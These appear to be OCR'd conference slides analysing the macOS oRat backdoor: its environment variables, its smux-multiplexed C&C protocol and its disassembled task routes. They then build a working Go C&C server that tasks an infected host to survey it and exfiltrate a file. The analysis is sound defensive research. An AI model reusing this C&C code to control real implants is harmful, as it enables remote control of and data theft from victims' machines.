
Querying environment vars
(e.g. "RK_ADDR")

Env. Var.	Description
"RK_NET"	Protocol (tcp, stcp, sudp)
"RK_ADDR"	Address and port of C&C server
"RK_DEBUG"	Flag for debug messages (and to prevent daemonization)

oRat's Environment
Variables


Another Way to (re)Configure?

...yes, via various RK_* environment variables



Protocol

...to talk to *our* C&C server




Communications Via Smux


...a multiplex library

```
% nc -l 1337
? POST /join HTTP/1.1
Host: localhost
User-Agent: requests
Content-Length: 10
Content-Type: application/json
Accept-Encoding: gzip

{"type":0}
```


hrmmm, not plain HTTP

Slightly strange traffic...





"xtaci/smux" library





Disassembly

> *"Smux (Simple MUltipleXing) is a multiplexing library for Golang.*
>
> *It relies on an underlying connection ...and provides stream-oriented multiplexing"* -github.com/xtaci/smux

MUX'ING

...malware's comms routed thru single connection






oRat's mux'd connection to C&C server

Mux'ing


- Efficient
- (somewhat) Stealthy

Need a "mux-aware" C&C



Creating an oRat C&C Server


1 install xtaci/smux package



how Patrick learns Go

Q: How do you install Go packages?

A: Via `go install <package>`



```
% go install github.com/xtaci/smux
```

```
01  package main
02
03  import (
04     ...
05     "net"
06     "github.com/xtaci/smux"
07  )
08
09
```

then, add import

Creating an oRat C&C Server

2 listen and accept connections

```
01  func server(port string) {
02
03   //listen on specified port
04   listener, err := net.Listen("tcp", "0.0.0.0" + ":" + port)
05
06   //accept connection
07   // invoke function to handle
08   for {
09          conn, err := listener.Accept()
10
11          go handleConnection(conn)
12   }
```

Listen

Accept connection

Handle connection

```
% GOOS=darwin GOARCH=amd64 go build

% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
```

A connection

Creating an oRat C&C Server

3 init mux server and accept stream

```
01  func handleConnection(conn net.Conn) {
02
03      //init mux session
04      session, err := smux.Server(conn, nil)
05
06      //accept stream
07      stream, err := session.AcceptStream()
08
09      fmt.Println("Accepted stream w/ flow id: ", stream.ID())
10
11      //handle stream
12      go handleStream(stream, session)
13  }
```

----> Init mux server

----> Accept mux stream

----> ...handle the stream

```
% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
[+] Accepted stream w/ flow id: 3

POST /join HTTP/1.1
...
{"type":0}
```

Check-in

oRat Protocol

...tasking, handled via "routes"

> *"The [local] control server is implemented by registering routes.*
>
> *This simple mechanism leads to translating GET/POST requests directly as internal Go commands. Requesting a URL therefore results in executing the corresponding code on an infected system."*
> -TrendMicro

oRat's Registered Routes

via labstack's echo server (v4.0)

server: labstack's echo server
(a "high perf. minimalist Go web framework")

```
01  int orat/cmd/agent/app.(*App).registerRouters(...)
02
03  0x00000000014aa691   mov    rax, qword [rsp+0x8]
04  0x00000000014aa696   lea    rcx, qword [_orat/cmd/agent/app.(*App).Info-fm]  1
05  0x00000000014aa69d   mov    qword [rax], rcx
06  ...
07
08  0x00000000014aa6d6   lea    rdx, qword [GET]                                2
09  0x00000000014aa6dd   mov    qword [rsp+0x18], rdx
10  ...
11
12  0x00000000014aa6eb   lea    rbx, qword [AGENT_INFO]                         3
13  0x00000000014aa6f2   mov    qword [rsp+0x28], rbx
14  ...
15
16  0x00000000014aa713   call   _github.com/labstack/echo/v4.(*Echo).add        4
```

1. Specify route handler
2. Specify route request verb
3. Specify route request
4. Register ("install") route

oRat's Registered Routes

...in action, via *Router.Find, then invocation

```
% lldb darwinx64
...
Process 3205 stopped

* thread #1, stop reason = breakpoint 1.1
    frame #0: 0x000000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find

darwinx64`github.com/labstack/echo/v4.(*Router).Find:
->  0x131f9e0 <+0>:  movq   %gs:0x30, %rcx

(lldb) backtrace
* thread #1, stop reason = breakpoint 6.1
  * frame #0: 0x000000000131f9e0 darwinx64`github.com/labstack/echo/v4.(*Router).Find
    frame #1: 0x000000000131bbeb darwinx64`github.com/labstack/echo/v4.(*Echo).ServeHTTP + 299
    frame #2: 0x00000000012d9743 darwinx64`net/http.serverHandler.ServeHTTP + 163
    frame #3: 0x00000000012d5e8d darwinx64`net/http.(*conn).serve + 2221

(lldb) continue

Process 3205 stopped
* thread #1, stop reason = breakpoint 2.1
    frame #0: 0x00000000014ad2e0 darwinx64`orat/cmd/agent/app.(*App).Info-fm

darwinx64`orat/cmd/agent/app.(*App).Info-fm:
->  0x14ad2e0 <+0>:  movq   %gs:0x30, %rcx
```

1. lookup (find) handler based on route request

2. invoke the handler

oRat's Routes

"commands" taskable from a remote c&c server

extracted from: `app.(*App).registerRouters`

Request	Verb	Handler Name
/agent/info	GET	orat/cmd/agent/app.(*App).Info-fm
/agent/ping	GET	orat/cmd/agent/app.(*App).Ping-fm
/agent/upload	POST	orat/cmd/agent/app.(*App).UploadFile-fm
/agent/download	GET	orat/cmd/agent/app.(*App).DownloadFile-fm
/agent/screenshot	GET	orat/cmd/agent/app.(*App).Screenshot-fm
/agent/zip	GET	orat/cmd/agent/app.(*App).Zip-fm
/agent/unzip	GET	orat/cmd/agent/app.(*App).Unzip-fm
/agent/kill-self	GET	orat/cmd/agent/app.(*App).KillSelf-fm
/agent/portscan	GET	orat/cmd/agent/app.(*App).PortScan-fm
/agent/proxy	GET	orat/cmd/agent/app.(*App).NewProxyConn-fm
/agent/ssh	GET	orat/cmd/agent/app.(*App).NewShellConn-fm
/agent/net	GET	orat/cmd/agent/app.(*App).NewNetConn-fm

oRat's registered routes

oRat's Registered Routes

and what about parameters (arguments)?


```
01  orat/cmd/agent/app.(*App).PortScan
02
03   0x00000000014abeca    lea     rbx, qword [HOST_STR]      ; string: "Host"
04   0x00000000014abed1    mov     qword [rsp+0x8], rbx
05   0x00000000014abed6    mov     qword [rsp+0x10], 0x4
06   0x00000000014abedf    nop
07   0x00000000014abee0    call    rcx                        ; echo/v4.(*context).QueryParam()
08   ...
09   0x00000000014abf11    lea     rdi, qword [PORT_STR]      ; string: "Port"
10   0x00000000014abf18    mov     qword [rsp+0x8], rdi
11   0x00000000014abf1d    mov     qword [rsp+0x10], 0x4
12   0x00000000014abf26    call    rbx                        ; echo/v4.(*context).QueryParam()
13   ...
```

Expected parameters
(found via disassembly)

Request:
"GET /agent/portscan?Host=<host>&Port=<ports>..."

Tasking oRat

...to confirm its capabilities




TASKING

...but how?

```
% lldb darwinx64
...
Process 3205 stopped

* thread #1, stop reason = breakpoint 7.1
darwinx64`github.com/labstack/echo/v4.(*Echo).StartServer:
->  0x131bde0 <+0>:  movq   %gs:0x30, %rcx

(lldb) backtrace
* thread #1, stop reason = breakpoint 7.1
  * frame #0: 0x000000000131bde0 darwinx64`github.com/labstack/echo/v4.(*Echo).StartServer
    frame #1: 0x00000000014aa0df darwinx64`orat/cmd/agent/app.(*App).Serve + 255
    frame #2: 0x00000000014ac9bf darwinx64`orat/cmd/agent/app.(*App).run.func1 + 63

(lldb) continue
```

call echo server's **StartServer**



...but no listening socket!?

Listening sockets (none!?)

TASKING
via a (mux'd) stream!

C&C server, using smux library

```
01  session, _ := smux.Server(conn, nil)
02  stream,  _ := session.AcceptStream()
03  ...
04
05
06  func StreamHandler(stream *smux.Stream, session *smux.Session) {
07
08   taskingStream, _ := session.OpenStream()        1
09
10   taskingStream.Write([]byte("GET /agent/info HTTP/1.1\r\nHost:foo.com\r\n\r\n"))   2
11
12   n, _ = taskingStream.Read(buffer)
13   fmt.Println(fmt.Sprintf("%s", buffer[:n]))      3
```

Tasking ----->

...in 3 easy steps !

1. **Open stream (on existing session)**
2. **Task, by writing to stream**
3. **Read from stream, to receive response**

TASKING

survey (via /agent/info)

```
% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
[+] Accepted stream w/ flow id: 3

POST /join HTTP/1.1
...
{"type":0}
```

1 task

```
[+] Sending: GET /agent/info
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
...
{
  "OS": "darwin",
  "Arch": "amd64",
  "Hostname": "users-Mac.local",
  "Username": "user",
  "RemoteAddr": "",
  "Version": "v0.5.1",
  "JoinTime": "0001-01-01T00:00:00Z"
}
```

2 hooray, a response !
...info about (infected) host

TASKING

exfil (via GET /agent/download?file=<path 2 file>)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337

[+] Sending: GET /agent/download?file=/Users/user/Desktop/exfil.txt

HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 12
Content-Type: text/plain; charset=utf-8
Last-Modified: Tue, 06 Sep 2022 00:34:26 GMT

Hello, #OBTS!
```

1 task

2 response: file's contents

